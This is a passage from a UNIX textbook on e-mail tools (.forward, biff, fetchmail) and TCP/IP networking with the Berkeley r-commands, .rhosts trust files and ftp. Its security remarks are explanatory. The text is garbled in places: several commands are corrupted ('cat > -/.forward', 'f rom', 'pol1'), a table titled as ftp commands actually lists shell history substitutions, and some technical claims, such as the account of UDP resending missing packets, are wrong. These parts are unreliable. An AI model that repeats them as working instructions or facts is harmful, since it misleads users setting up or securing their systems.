2. Add a new mail account. Enter your full name and your e-mail address. If you are setting up Evolution to read and send local mail, add **@localhost** to the end of your username (as in "gandalf@localhost").

3. If you will be using remote mail with an ISP, set the Server Type for receiving mail to POP or IMAP, whichever your ISP supports. Enter the hostname for the incoming mail server (e.g., "pop3.duckpond.net") and your username. You should probably set Use Secure Connection to Whenever Possible. The Authentication Type is usually Password.

   If you will be using this account for local mail, select Standard Unix mbox spool as the Server Type. You may have to enter the path where your new mail is located. This is often */var/spool/mail/username.*

4. For remote mail, set the sending mail Server Type to SMTP, and enter the hostname for the outgoing mail server (e.g., "smtp.duckpond.net"). You may have to check the box for Server requires authentication. As for incoming mail, it is a good idea to set Use Secure Connection to Whenever Possible. Login is a common Authentication Type.

   For local mail, choose Sendmail for the Server Type. If that doesn't work, try choosing SMTP and enter **localhost** for the hostname.

Detailed documentation for Evolution can be found on the web at *http://www.gnome.org/projects/evolution/documentation.shtml*.

PREV NEXT

PREV NEXT

Tools for Managing E-Mail

The UNIX system includes several useful tools for managing your e-mail. You can forward mail to another account, automatically reply to e-mail, get notification of new mail, and download remote e-mail directly. These tools are most useful if you read your mail with a screen-oriented client, since the graphical mail programs have most of these features built-in.

Forwarding Mail

If you have multiple e-mail accounts, you may want to forward your mail so that it all ends up in one place. The easiest way to forward your local mail is to create a file in your home directory called *.forward.* It should contain the e-mail address to which your mail will be sent. For example,

```
$ cat > -/.forward
gandalf@duckpond.net
$ chmod 640 -/.forward
```

will create a *forward* to send all of your local mail to *gandalf@duckpond.net*. This example also sets the permissions on the file correctly.

You can forward your mail to more than one account by listing multiple addresses:

```
$ cat .forward
gandalf@duckpond.net, kili@puppy.com
```

To save a copy of your mail on your local account, add your username to the *.forward* file. You must put a backslash in front of your username to prevent the mail from being repeatedly forwarded. For example, if your username is jrrt, then

```
$ cat .forward
gandalf@duckpond.net,  \jrrt
```

will keep a copy of your mail on the server in addition to forwarding it.

The method just described should work on almost all UNIX systems. If it doesn't seem to work, check that you have set the file permissions correctly on your *.forward.* If you still have trouble, check with your system administrator to see if the *.forward* file is supported on your system.

The vacation Command

Some versions of UNIX (including many of the BSD variants, as well as Solaris, HP-UX, and AIX) have a command called **vacation** that causes the system to automatically reply when someone sends you mail. **vacation** keeps track of all the people who send you e-mail, saves each message sent to you, and sends each originator a predetermined message. To check if your system has the command, and to learn how to use it, you can try

```
$ man vacation
```

Notification of New Mail

When a message addressed to you is received, the mail system puts it in your mailbox, but it does not notify you that new mail has arrived. In Chapter 4, you learned how to use an environment variable to configure your shell to alert you when you have new mail. In addition, there are a number of command-line tools for mail notification.

On some UNIX systems, the command

```
$ f rom
```

will display header information for each of your new messages. You still have to run **from** when you want to know if you have new mail, however.

The **biff** command displays the header and first few lines of each new message whenever a new message arrives. You can turn notification on with

```
$ biff y
```

To turn if off, use **biff n**. Running **biff** with no arguments tells you whether or not notification is turned on.

The X Window System has a similar command called **xbiff**, which uses a small window to indicate new mail. You can launch it from a terminal window with

```
$ xbiff &
```

Remote Access with fetchmail

The **fetchmail** command (available from *http://fetchmail.berlios.de/*) allows you to download e-mail from a remote mailbox and send it to your mailbox on the local system. You can then read your e-mail with the mail client of your choice.

To run **fetchmail,** you will need to know the hostname of the server, in addition to your username and password. For example, the following command gets messages from the mailbox of *gandalf,* on the server *pop3.duckpond.net.*

```
$ fetchmail -u gandalf pop3.duckpond.net
```

fetchmail will prompt you to enter your password on the remote server.

> **Caution** *Although* **fetchmail** *will try to encrypt your password, if your server does not support the encryption, fetchmail sends your password unencrypted over the network. This is a major security risk.*

You can use the **--ssl** flag to tell **fetchmail** to use SSL encryption, although your server may not support it.

If you know which protocol the remote server is running (e.g., POP3 or IMAP), you can also include that in the call to **fetchmail:**

```
$ fetchmail -u gandalf -p POP3 pop3.duckpond.net --ssl
```

The **-k** (keep) option prevents **fetchmail** from deleting messages off the server when it downloads them. You can use **-a** to download all messages, even those that have previously been read. The option **-c** tells **fetchmail** to check for mail without downloading anything. So

```
$ fetchmail pop3.duckpond.net -u gandalf --ssl -ak
```

will download copies of all the messages on the server, without deleting any

You can save the arguments for **fetchmail** in a configuration file. For example,

```
$ chmod 710 .fetchmailrc
$ cat .fetchmailrc
pol1 pop3.duckpond.net
username "gandalf"
password "mellon"
with ssl fetchall keep
$ fetchmail
```

will do the same thing as the previous command line, except that it includes the password so that **fetchmail** will not prompt for it.

fetchmail supports many more options. For full details, consult the **man** page.

PREV NEXT

Summary

E-mail is one of the most important features of networking and the Internet. This chapter has introduced the most popular programs for reading and sending e-mail in a UNIX environment. It has explained how you can use **pine** or **mutt** for working with mail, and how you would configure a graphical mail program. It also listed some useful tools for managing your email on a UNIX system.

PREV NEXT

PREV NEXT

How to Find Out More

To find out more about **mail, mailx,** and **Mail,** see Chapter 2 or consult your system **man** pages.

Chapter 17 of this book covers **sendmail** and other advanced e-mail topics.

There is a lot of information about using e-mail available on the web. In particular, you can find out more about the primary e-mail clients discussed in this chapter at these sites:

Pine Information Center, *http://www.washington.edu/pine/*

Gopi Sundaram's comp.mail.pine FAQ, *http://www.zrox.net/Mail/Pine/*

The Mutt E-Mail Client, *http://www.mutt.org/*

The Mutt FAQ, *http://www.fefe.de/muttfaq/faq.html*

Thunderbird, *http://www.mozilla.com/thunderbird/*

KMail, *http://kmail.kde.org/*

The KMail Handbook, *http://docs.kde.org/development/en/kdepim/kmail/*

Evolution, *http://www.gnome.org/projects/evolution/*

PREV NEXT

PREV NEXT

Chapter 9: Networking with TCP/IP

Overview

Many applications require individuals to access resources on remote machines. To meet this need, more and more computers are linked together via various types of communications facilities into many different types of networks. Nowadays, a large percentage of computers have connections to the Internet, a vast network of computers (discussed in Chapter 10).

This chapter will concentrate on the commands built into UNIX for TCP/IP networking. The Internet is based on TCP/IP networking and was originally built using UNIX to link computers running UNIX. The corresponding network administration capabilities devoted to installing, configuring, and maintaining TCP/IP networking are covered in Chapter 17.

UNIX includes networking capabilities that can be used to provide a variety of services over a high-speed network. Using these capabilities, you can carry out such network-based tasks as remote file transfer, execution of a command on a remote host, and remote login. Because these capabilities are available on computers running different operating systems, including all UNIX variants and Windows, TCP/IP networking can be used in heterogeneous environments. Networking based on TCP/IP is the basis for the Internet, which links together computers running many operating systems into one gigantic network. This chapter describes how to use the basic commands in UNIX to carry out networking tasks.

If your computer is not part of a network that is directly connected to the Internet, you can connect your computer to the Internet using a regular telephone connection or a DSL connection. This chapter describes PPP and PPPoE, methods for connecting to the Internet over a telephone line and DSL, respectively. The chapter concludes with a brief discussion of tools available for developing networking applications.

Traditionally, basic communications capabilities in UNIX, such as file transfer and remote execution, were provided by the UUCP system. UUCP communications are based on point-to-point connections, are relatively slow and unsophisticated, and are not supported by many operating systems. This makes them inadequate for supporting high-speed networking and distributed computing If your system still uses the UUCP System, you can consult the companion web site *http://books.mcgraw-hill.com/getbook.php?isbn=0072263369&template=computing*, for more information.

PREV NEXT

PREV NEXT

Basic Networking Concepts

A *network* is a configuration of computers that exchange information, such as a local area network (LAN), a wide area network (WAN), or the Internet. Computers in a network may be quite different. They may come from a variety of manufacturers and, more likely than not, have major differences in their hardware and software. To enable different types of computers to communicate, a set of formal rules for interaction is needed. These formal rules are called *protocols.* Different protocol families for data networking have been devel-oped for UNIX systems. The most widely used of these is the Internet Protocol Suite, commonly known as TCP/IP. This protocol suite has been used as the basis for the Internet, a vast worldwide network connecting computers of many different types (the Internet is discussed in Chapter 10).

PREV NEXT

PREV NEXT

The Internet Protocol Family

The most widely used set of communications protocols in the UNIX world is the Internet Protocol family, commonly known as TCP/IP. The name TCP/IP comes from two of the important protocols in the family, the *Transmission Control Protocol (TCP)* and the *Internet Protocol (IP).* Altogether, more than 100 different protocols are defined in this suite of protocols. The Internet Protocol family can be used to link together computers of many different types, including PCs, workstations, minicomputers, and mainframes, running different operating systems, over local area networks and wide area networks.

TCP/IP was developed and first demonstrated in 1972 by the United States Department of Defense (DoD) to run on the *ARPANET,* a DoD wide area network. Today the ARPANET is part of the Internet, another WAN, which connects millions of computers all over the world. The term "Internet" is commonly used to refer to both the network and the protocol suite.

PREV NEXT

PREV NEXT

How TCP/IP Works

A TCP/IP network transfers data by assembling blocks of data into *packets.* Each packet begins with a header containing control information, such as the address of the destination, followed by data. When a file is sent over a TCP/IP network, its contents are sent using a series of different packets. The Internet Protocol (IP) permits applications to run transparently over interconnected networks. When IP is used, applications do not need to know about the hardware being used for the networking. Hence, the same application can run over a local area network (such as Ethernet).

The Transmission Control Protocol (TCP), a transport layer protocol, ensures that data is delivered, that what is received was what was sent, and that packets are received in the order transmitted. TCP will terminate a connection if an error makes reliable transmission impossible.

The *User Datagram Protocol (UDP),* another transport layer protocol used in the Internet, does not guarantee that packets arrive at their destination. It, therefore, can be used over unreliable communications links because an incomplete packet can be received and the missing portions sent again.

The Internet Protocol Suite also specifies a set of application services, including protocols for electronic mail, file transfer, and terminal emulation. These application service protocols serve as the basis for UNIX commands that carry out a variety of networking tasks.

PREV NEXT

PREV NEXT

UNIX Commands for TCP/IP Networking

One of the major networking capabilities in UNIX comprises the basic commands for TCP/IP networking. These commands are used to establish TCP/IP connections and provide a set of user-level commands for networking tasks. Most versions of UNIX include two sets of commands used to supply networking services over the Internet, the *Berkeley Remote Commands,* which were developed at the University of California, Berkeley, and the *DARPA Commands.*

The DARPA Commands include facilities, independent of the operating system, for such tasks as terminal emulation, file transfer, mail, and obtaining information on users. You can use these commands for networking with computers running operating systems other than UNIX.

The Berkeley Remote Commands include UNIX computer-to-UNIX computer commands for remote copying of files, remote login, remote shell execution, and obtaining information on remote systems and users.

Different versions of UNIX also provide additional networking capabilities. In particular, distributed file systems, such as the Network File System (NFS), are an important networking capability of UNIX. Chapter 15 discusses the networking capabilities provided by distributed file systems.

The next section describes how to use the user-level UNIX TCP/IP commands: the Berkeley Remote Commands and the DARPA Commands.

In this chapter, it is assumed that TCP/IP commands have been installed and configured on your system and that your system is part of a TCP/IP network. (Also see Chapter 17 for information on operation, administration, and maintenance of your TCP/IP network.)

The Remote Commands

UNIX incorporates the Berkeley Remote Commands, which were originally developed as part of the BSD System. These are commonly known as the *r* commands,* because their names start with *r*, so that *r** matches all their names when the * is considered to be a shell metacharacter.

You can use the Remote Commands to carry out many different tasks on remote machines linked to your machine via a TCP/IP network. The most commonly used of these commands are **rcp** (*r*emote *cp*y), used to transfer files; **rsh** (*r*emote *s*hell), used to execute a command on a remote host; and **rlogin** (*r*emote *login*), used to log in to a remote host.

The Remote Commands let you use resources on other machines. This allows you to treat a network of computers as if it were a single machine.

Security Features and Issues for the Berkeley Remote Commands

When remote users are allowed to access a system, unauthorized users may gain access to restricted resources. Which remote users have access to a system can be controlled in several ways.

Security for the Remote Commands is managed on both the user level and the host level. On the user level, the system administrator of a remote machine can grant you access by adding an entry for you in the system's password files. Also, the system administrator on the remote machine may create a home directory on that machine for you.

Unfortunately, the Berkeley Remote Commands are inherently insecure. We will point out some of their security vulnerabilities in our discussion. The numerous security problems with the Berkeley Remote Commands led to the development of a much more secure system called the Secure Shell, discussed later in this chapter. You probably will want to use the Secure Shell rather than the Berkeley Remote Commands if you have security concerns. However, even if you plan to use the Secure Shell, it is worthwhile understanding how the Berkeley Remote Commands work.

Host-Level Security On the host level, each host on a TCP/IP network contains a file called

/etc/host.equiv. This file includes a list of the machines that are trusted by that host. Users on remote machines listed in this file can remotely log in without supplying a password.

For instance, if your host, michigan, trusts the remote machines jersey, nevada, and massachusetts, the */etc/host.equiv* file on michigan looks like this:

```
$ cat /etc/host.equiv
jersey
nevada
massachusetts
```

If the */etc/host.equiv* file contains a line with just a plus sign (+), this machine trusts all remote hosts. Misuse of the */etc/host.equiv* file may let any remote user log in without a password. Consequently, many system administrators prohibit its use anywhere within the network of an organization or company

User-Level Security Another facility is used to enforce security on the user level. A user who has a home directory on a remote machine may have a file called *.rhosts* in his or her home directory on that machine. This file is used to allow or deny access to this user's login, depending on which machine and which user is trying to gain access. The *.rhosts* file defines "equivalent" users, who are given the same access privileges.

An entry in *.rhosts* is either a host name, indicating that this user is trusted when accessing the system from the specified host, or a host name followed by a login name, indicating that the login name listed is trusted when accessing the system for the specified host. For instance, if *khr* has the following *.rhosts* file in */home/khr* on the local system,

```
$ cat .rhosts
jersey
nevada
massachusetts rrr
massachusetts jmf
delaware
delaware rrr
```

then the only trusted users are *khr,* when logging in from jersey, nevada, or delaware; *rrr,* when logging in from massachusetts or delaware; and *jmf,* when logging in from massachusetts.

When security is loose on a system, *.rhosts* files are owned by remote users, to facilitate access. However, when security is tight, *root* (on the local machine) will be the owner of all *.rhosts* files and will deny write permission by remote users. Misuse of *.rhosts* files may allow let unauthorized users access, so system administrators may prohibit their use.

Remote Login

At times you may need to log in to another UNIX computer on a TCP/IP network and carry out some tasks. This can be done using the **rlogin** command. You can use this command to log in to a remote machine and use it as if you were a local user. This is the general form of this command:

```
$ rlogin machine
```

For instance, to log in to the remote machine jersey, use the following command:

```
$ rlogin jersey
Password: u2a33t   {not displayed}
Sun Microsystems Inc.   SunOS 5.9       Generic May 2002
jersey

Last login: Sun May 22 16:29:13 from 192.11.105.32
$
```

In this case, the remote host jersey prompted the user for a password. The remote user correctly entered the password and was logged in to jersey The remote host jersey also supplied the last login time for this user, and the place from which the user last logged in. (In this example, this is specified by the Internet address of a machine on the TCP/IP network, 192.11.105.32. See Chapter 17 for a

discussion of this type of address.)

The **rlogin** command supplies the remote machine with your user ID. It also tells the remote machine what kind of terminal you are using by sending the value of your *TERM* variable. During an **rlogin** session, characters are passed back and forth between the two systems because during the session you remain connected to your original host.

You can also use **rlogin** to log in to a remote system using a different user ID. To do this, you use the **-l** option followed by the user ID. For instance, to log in to jersey with user ID *ams,* use this command:

```
$ rlogin -l ams jersey
```

Unfortunately, when **rlogin** is used, all information sent over the connection, including passwords, is transmitted with no encryption, making it vulnerable to interception by unauthorized parties.

Later in this chapter, you'll learn about another command, **telnet,** which you can use for logging in to a remote system on your TCP/IP network. Unlike using **rlogin,** you can use **telnet** to log in to machines running operating systems other than UNIX. However, when you use **telnet** to log in to a UNIX computer, **telnet** does not pass information about your environment to the remote machine, whereas **rlogin** does this.

rlogin Access Under some circumstances, you can use **rlogin** to log in to a remote machine without even entering your password on that machine. At other times you will have to supply a password. Finally, under some circumstances you will not be able to log in at all. You are denied access when you attempt to log in to a remote machine if there is no entry for you in the password database on that machine.

If you do have an entry in the password database, and if the name of your machine is in the */etc/hosts.equiv* file on the remote machine, you are logged in to the remote machine without entering a password. This happens because the remote machine trusts your machine.

You are also logged in without entering a password if the name of your local machine is not in the */etc/hosts.equiv* database, but a line in *.rhosts* in the home directory of the login on the remote machine contains either your local machine's name, if the login name is the same as yours, or your local machine's name and your user name.

Otherwise, when you do have an entry in the password database of the remote machine, but the name of your machine is not in the */etc/hosts.equiv* file on the remote host and there is no appropriate line in the *.rhosts* file in the home directory of the login on the remote machine, the remote machine prompts you for a password. If you enter the correct password for your account on the remote machine, you are logged in to this remote machine. However, even though you can log in, you will not be able to run remote processes such as **rsh** or **rcp**. This prevents you from using a multihop login to a secure machine.

When you use **rlogin** to attempt to log in to a machine not known by your machine, that is, whose host name cannot be resolved, your system will search without success through its host database and then return a message that the remote host is unknown. For instance, suppose you attempt to log in to the remote host nevada from your machine, but this machine is not in the host database of your machine. Your machine will return with the message

```
$ rlogin nevada
nevada: unknown host
```

Logging In to a Succession of Machines You can successively log in to a series of different machines using **rlogin** commands. For instance, starting at your local machine you can log in to jersey using this command:

```
$ rlogin jersey
```

Once you are successfully logged in to jersey, you can log in to nevada by issuing the command

```
$ rlogin nevada
```

from your shell on jersey This would log you in to all three systems simultaneously

Aborting and Suspending rlogin Connections To abort an **rlogin** connection, simply enter CTRL-D, exit, or ~. (tilde dot). You will return to your original machine. Note that when you have logged in to a succession of machines using **rlogin,** typing ~. returns you to your local machine, severing all intermediate connections. To abort only the last connection, type ~ ~. (tilde tilde dot).

If you are using a job control shell, such as **jsh**, you can suspend an **rlogin** connection, retaining the ability to return to it later. To do this, type ~ CTRL-Z (tilde CTRL-Z). When you suspend an **rlogin** connection, this connection becomes a stopped process on your local machine and you return to the original machine from which you issued the **rlogin** command. You can reactivate the connection by typing **fg** followed by a RETURN, or % followed by the job number of the stopped process.

When you are logged in to a succession of machines using **rlogin**, typing ~ CTRL-Z returns you to your local machine. Typing ~ ~ CTRL-Z (tilde tilde CTRL-Z) suspends only your last rlogin connection.

You can change the ~ to another character (here noted as *c*) by using the ~e option followed by the character you want to be the abort sequence, as shown in the following format:

```
$ rlogin ~ec remote_host_name
```

For instance, the command

```
$ rlogin ~e+ jersey
```

begins the remote login process to jersey and sets the abort sequence to +. (plus dot).

Copying Files Using rcp

Suppose that you want to send a letter to everyone on a mailing list, but the file containing the names and addresses is located on a remote machine. You can use the **rcp** command to obtain a copy of this list. The **rcp** command is used to copy files to and from remote machines on a TCP/IP network.

This is the general form of an **rcp** command line:

```
$ rcp source_machine:file destination_machine:file
```

To use rcp to transfer files to or from a remote machine, you must have an entry in the password database on that machine, *and* the machine you are using must be in the remote machine's list of trusted hosts (either in the */etc/host.equiv* file or in your *.rhosts* file on the remote machine).

Copying from a Remote Host To be able to copy a file from a remote machine, you must have read permission on this file. To use **rcp** to copy a file into a specified directory, giving the file the same name it has on the remote system, use a command line of the form

```
$ rcp host:pathname directory
```

For instance, to copy the file named */home/phonelist* on the remote machine jersey into your directory */home/data* on your local machine, naming the file */home/data/phonelist,* use the command

```
$ rcp jersey:/home/phonelist /home/data
```

You can also change the name of the file when you copy it by specifying a filename. This is the general form of this use of the **rcp** command:

```
$ rcp host:pathname directory/file
```

For instance, the command

```
$ rcp jersey:/home/phonelist /home/data/numbers
```

copies the file */home/phonelist* on jersey into the file */home/data/numbers* on your local machine.

When you copy files using **rcp**, you can use whatever abbreviations for directories are allowed by the shell you are using. For instance, with the standard shell, the command line

```
$ rcp jersey:/home/phonelist $HOME/numbers
```

copies the file */home/phonelist* on jersey to the file *numbers* in your home directory on your local

machine.

Copying from Your Machine to a Remote Machine You can also use **rcp** to copy a file from your machine to a remote machine. You must have write permission on the directory on the remote machine that you want to copy the file to.

This is the general form of the rcp command used to copy a file from your machine to a remote machine:

```
$ rcp file host:directory
```

For instance, to copy the file */home/numbers* on your machine into the directory */home/ data* on the remote host jersey, naming it */home/data/numbers,* use this command:

```
$ rcp /home/numbers jersey:/home/data
```

To rename the file on the remote machine, use a command line of the following form:

```
$ rcp file host:directory/file
```

For instance, the command

```
$ rcp /home/numbers jersey:/home/data/lists
```

renames the copied file */home/data/lists.*

Using rcp to Copy Directories You can copy entire directory subtrees using the **rcp** command with the **-r** option. This is the general form of the command line used to copy a remote directory into a specified directory on your machine:

```
$ rcp -r machine:directory directory
```

For instance, you can copy the directory */home/data* on the remote machine jersey into the directory */home/info* on the local machine using this command:

```
$ rcp -r jersey:/home/data /home/info
```

To copy a local directory into a specified directory on a remote host, you use a command line of the form

```
$ rcp -r directory machine:directory
```

Thus, to copy the directory */home/info* on the local machine into the directory */home/data* on the remote machine jersey, use the command line

```
$ rcp -r /home/info jersey:/home/data
```

Using Shell Metacharacters with rcp Be careful when you use shell metacharacters with **rcp** commands. Shell metacharacters are interpreted on the local machine instead of on the remote machine unless you use escape characters or quotation marks. For example, suppose you want to copy the files */etc/f1* and */etc/f2* on the remote machine jersey, and that in your current directory on the local machine you have files named *friends* and *fiends.* To attempt to copy the files */etc/f1* and */etc/f2* on jersey into your current directory, you type this:

```
$ rcp jersey:/etc/f*
```

Your local shell expands f* to match the filenames *friends* and *fiends.* Then it attempts to copy the files */etc/friends* and */etc/fiends* on jersey, which was not what you intended.

You can avoid this problem using an escape character like this:

```
$ rcp jersey:/etc/f\*
```

You can also use this:

```
$ rcp \'jersey:/etc/f*\'
```

Creating a Remote Shell with rsh

Sometimes you may want to execute a command on a remote machine without logging in to that

machine. You can do this using the **rsh** (for *r*emote *s*hell) command (HP-UX users should note that this command is called **remsh** in HP-UX systems). An **rsh** command executes a single command on a remote UNIX system host on a TCP/IP network. (Do not confuse the remote shell **rsh** with the restricted shell, discussed in Chapter 12. Although the restricted shell also has the name **rsh**, it is not a user-level command. Chapter 12 describes how the restricted shell is run.)

To use **rsh**, you must have an entry in the password database on the remote machine, and the machine you are using must be a trusted machine on this remote host, either by being listed in the */etc/hosts.equiv* file or by having an appropriate entry in your *.rhosts* file in your home directory on the remote machine.

This is the general form of an **rsh** command:

```
$ rsh host command
```

For instance, to produce a complete listing of the files in the directory */home/khr* on jersey, use this command:

```
$ rsh jersey ls -l /home/khr
```

The output of the **ls -l** command on jersey is your standard output on your local machine.

The command **rsh** does not actually log in to the remote machine. Rather, a daemon on the remote machine generates a shell for you and then executes the command that you specify The type of shell generated is determined by your entry in the password database on the remote host. Also, the appropriate startup file for your shell (i.e., your *.profile* on the remote host if you use the standard shell) is invoked.

Shell Metacharacters and Redirection with rsh

Shell metacharacters and redirection symbols in an **rsh** command that are not quoted or escaped are expanded at the local level, not on the remote machine. For instance, the command

```
$ rsh jersey ls /usr/bin > /home/khr/list
```

lists files in the directory */usr/bin* on the machine jersey, redirecting the output to the file */home/khr/list* on the local machine. This is the outcome because the redirection symbol > is interpreted at the local level.

To perform the redirection on the remote machine and place the list of files in */usr/bin* on jersey into the file */home/khr/list* on jersey, use single quotes around the redirection sign >:

```
$ rsh jersey ls /usr/bin '>' /home/khr/list
```

Using a Symbolic Link for rsh Commands

When you find that you often issue **rsh** commands on a particular machine, you can set up a symbolic link that lets you issue an **rsh** command on that host simply by using the name of that host. For instance, suppose you run the command

```
$ ln -s /usr/sbin/rsh /usr/hosts/jersey
```

and put the directory */usr/hosts* in your search path. Instead of using the command line

```
$ rsh jersey ls /usr/bin
```

you can use the simpler command line

```
$ jersey ls /usr/bin
```

When you make this symbolic link, you can also remotely log in to jersey by simply issuing the command

```
$ jersey
```

which is shorthand for this:

```
$ rlogin jersey
```

Using rwall

Another **r*** command that you might find useful is **rwall** (from *r*emote *w*rite *a*ll), available on many versions of UNIX. This command is used to send a message to all users on a remote host (as long as this host is running the **rwall** daemon, **rwalld**). (Note that this capability is often restricted to just root by system administrators.) For instance, you can send a message to all users on the remote machine saginaw using the following command:

```
$ rwall saginaw
Please send your monthly activity report to
Yvonne at california!ygm by Friday.   Thanks!
CTRL+D
```

You end your message by typing CTRL-D to signify end-of-file. This message will be delivered to all users on saginaw, beginning with the line that looks like this:

```
Broadcast message from ygm on california ...
```

PREV NEXT

The DARPA Commands, Including ftp and telnet

Unlike the r* commands, the DARPA commands can be used for networking between UNIX computers and machines running other operating systems.

Using ftp

Copying files to and from remote machines is one of the most common networking tasks. As you have seen, you can use **rcp** to copy files to and from a remote machine when this machine is also running a version of the UNIX System that includes **rcp** and you have a login on the remote machine or the machines trust each other. However, you may want to copy files on machines running other operating systems, or variants of the UNIX System that do not support **rcp**. This can be done using the **ftp** command (as long as the remote machine supports the **ftp** daemon **ftpd**). You also can use **ftp** to copy files when you do not know the names of the files.

The **ftp** command implements the *File Transfer Protocol (FTP),* permitting you to carry on sessions with remote machines. When you issue an **ftp** command, you begin an interactive session with the **ftp** program, like this:

```
$ ftp
ftp>
```

You can display a list of available **ftp** commands by entering a question mark, **?**, or typing **help** at the **ftp** prompt. You can get information on a command using the **help** command. For instance, you can get information on the **open** command using this **ftp** command line:

```
ftp> help open
```

To run an **ftp** command, you only need to supply **ftp** with as many letters of the command name as are needed to uniquely identify the command. If you do not supply enough letters to uniquely identify the command, **ftp** tells you,

```
f tp>n
?Ambiguous command
ftp>
```

Opening an ftp Session

To begin a session with a remote host, you use the **ftp open** command. The following is an example of the beginning of an **ftp** session with the remote host jersey:

```
ftp> open
(to) jersey
Connected to jersey
220 jersey FTP server (Version 1.1 May 16 2006) ready.
Name (jersey:khr): khr
331 password required for khr.
Password: a2ux4     {this is not displayed}
230 user khr logged in.
```

The first line shows that the **ftp** command **open** was issued. Then, **ftp** came back with the prompt "(to)" and the name of the remote machine, jersey, was supplied as input. The third and fourth lines are the response from the FTP server on the remote machine. The fifth line is the prompt for the login name on the remote machine. The sixth line is the statement from the FTP server that the user *khr* needs to supply a password. Then the password prompt is given. After the correct password has been supplied (which is not echoed back), the FTP server gives the message that *khr* is logged in.

You can also specify a remote host when you issue your **ftp** command line. For instance, to begin an **ftp** session with the remote host jersey, enter the command

```
$ ftp jersey
```

Using ftp Commands

Once you have opened an **ftp** session with a remote host, you can use the many different **ftp** commands to perform a variety of tasks on the remote host. For instance, you can list all the files accessible to you on the remote host by issuing an **ftp ls** command. You can also change directories using an **ftp cd** command, but you will not be able to access files in this directory unless you have permission to do so. When you use **ftp** commands, you are not running commands on the remote machine directly; instead, you are giving instructions to the **ftp** daemon on the remote machine.

You can escape to the shell and run a shell command on your local machine using an exclamation mark followed by the command. For instance, you can run the **date** command with this **ftp** command line:

```
ftp> ! date
```

Copying Files Using ftp

To copy a file once you have established your **ftp** connection, use the **get** and **put** commands. Before copying a file, you should make sure the correct file transfer type is set. The default file transfer type is ASCII (although on some systems the system administrator will set up a binary default). To set the file transfer type to binary, use this command:

```
ftp> binary
```

To set the file transfer type back to ASCII, use this command:

```
ftp > ascii
```

Once the file transfer type is set, you can use the **get** and **put** commands. For instance, to copy the file *lists* from the remote host jersey, with which you have established an **ftp** session to your machine, use the **get** command of **ftp**, as the following session shows:

```
ftp> get lists
200 PORT command successful.
150 ASCII data connection for names (192.11.105.32, 1550) (35 bytes).
226 ASCII Transfer complete.
local: lists remote: lists
43 bytes received in 0.02 seconds (2.1 Kbytes/s)
```

To copy the file *numbers* from your machine to jersey, use the **put** command of **ftp**, as the following session shows:

```
ftp> put numbers
200 PORT command successful.
150 ASCII data connection for numbers (192.11.105.32, 1552).
226 Transfer complete.
local: numbers remote: numbers
6355 bytes sent in 0.22 seconds (28 Kbytes/s)
```

When you use either the **get** or **put** command, **ftp** reports that the transfer has begun. It also reports when completion occurs and tells you how long the transfer took.

You can copy more than one file using the **mget** and **mput** commands, together with the appropriate metacharacters. (These metacharacters are interpreted by **ftp** as you would expect; there are no problems with having local shells interpret metacharacters as with **r*** commands because **ftp** is an application program rather than a shell.) When you use either of these commands, **ftp** asks interactively whether you wish to transfer each file. You enter **y** if you want to transfer the file and **n** if you do not want to transfer the file. After going through all files, you get an **ftp** prompt.

For example, to copy the remote files *t1* and *t2,* but not *t*3, you can use the following session:

```
ftp> mget
(remote-files) t*
mget t1? y
200 PORT command successful.
150 ASCII data connection for t1 (192.11.105.32, 2214) (180 bytes).
226 ASCII Transfer complete.
local: t1 remote: t1
190 bytes received in 0.02 seconds (9.3 Kbytes/s)
mget t2? y
200 PORT command successful.
150 ASCII data connection for t2 (192.11.105.32, 2216) (1258 bytes).

226 ASCII Transfer complete.
local: t2 remote: t2
1277 bytes received in 0.04 seconds (31 Kbytes/s)
mget t3? n
ftp>
```

Similarly, to copy the files *names* and *numbers,* but not *lists* (if these are all the files in the current directory on the local machine) to the remote machine, you can use this session:

```
ftp> mput
(local-files) *
mput lists? n
mput names? y
200 PORT command successful.
150 ASCII data connection for names (192.11.105.32, 2220).
226 Transfer complete.
local: names remote: names
mput numbers? y
200 PORT command successful.
150 ASCII data connection for numbers (192.11.105.32,2222).
226 Transfer complete.
local: numbers remote: numbers
```

```
43 bytes sent in 0.11 seconds (0.38 Kbytes/s).
ftp>
```

Terminating and Aborting ftp Sessions

To terminate an **ftp** session, type **quit** at the **ftp** prompt:

```
ftp> quit
221 Goodbye.
```

If the remote machine or the communications link goes down, you can use the BREAK key (interrupt) to abort the **ftp** session and return to your shell on the local machine.

Retrieving Files via Anonymous FTP

A tremendous variety of public domain software is available on the Internet. The most common way that these programs are distributed is via *anonymous FTP,* a use of **ftp** where users do not need a login on the remote machine. You can find sources for many public domain programs that you can obtain using anonymous FTP by reading netnews or by consulting various web sites.

It would be infeasible to add an entry to the password database of a machine whenever a remote user on the Internet logs in. To avoid this problem, administrators can configure their systems so that remote users can use **ftp** to log in, for the purpose of copying a file, with a particular string such as "anonymous" or "ftp"; a valid e-mail address or any string is accepted as a valid password. Usually systems ask users to supply "ident" or "guest" as their password; the system expects the remote user to enter a name or electronic address as the password.

The following example illustrates an anonymous FTP session:

```
$ ftp jersey.att.com
Connected to jersey.att.com
220 jersey.ATT.COM FTP server ready.
Name (jersey.att.com: khr): anonymous
331 Guest login ok, send ident as password.
Password: khr@orono. maine.edu {not displayed}
230 Guest login ok, access restrictions apply.
ftp> cd /pub/math
250 CWD command successful.
ftp> get primetest
200 PORT command successful.
150 ASCII data connection for primetest (192.11.105.32, 2229) (17180 bytes).
226 Transfer complete
local: primetest remote: primetest
17180 bytes received in 19 seconds (0.90 Kbytes/s)
ftp> quit
221 Goodbye
```

Large files and software packages are often made available in compressed **tar** format, which have a *.tar.Z* extension. To use **ftp** to transfer such files, you must first use the **ftp binary** command. When you receive the file from the remote system, first use **uncompress** and then **tar** to recover the original file.

Chapter 17 explains how you can enable your system to share files via anonymous FTP.

The use of **ftp** for anonymous file transfer on the Internet is far and away the predominant use of **ftp**. There is a reservoir of archive sites that hold thousands of files. Table 9–1 displays a list of some commonly used **ftp** commands and their actions.

Table 9–1: The Most Commonly Used ftp Commands

Symbol	Meaning	Example	Effect
!	Specify which part of command to substitute	**!cat**	Redo last **cat** command
!!	Redo previous command	**!!>file**	Redo last command and send output to *file*
!n	Substitute event *n* from history list	**!3**	Go to the third command
!-n	Substitute *n*th preceding event	**!−3**	Go back three commands
!cmd	Substitute last command beginning with **cmd**	**!fiie>temp**	Redo last **find** command and send output to temp
:	Introduce argument specifiers	**date>!:3**	Run date and send output to third file from last command

*	Substitute all arguments	**cat !ls:***	cat files listed as arguments to last **ls** command
$	Substitute last argument	**mv !:$ newdir**	mv last file from previous command to *newdir*
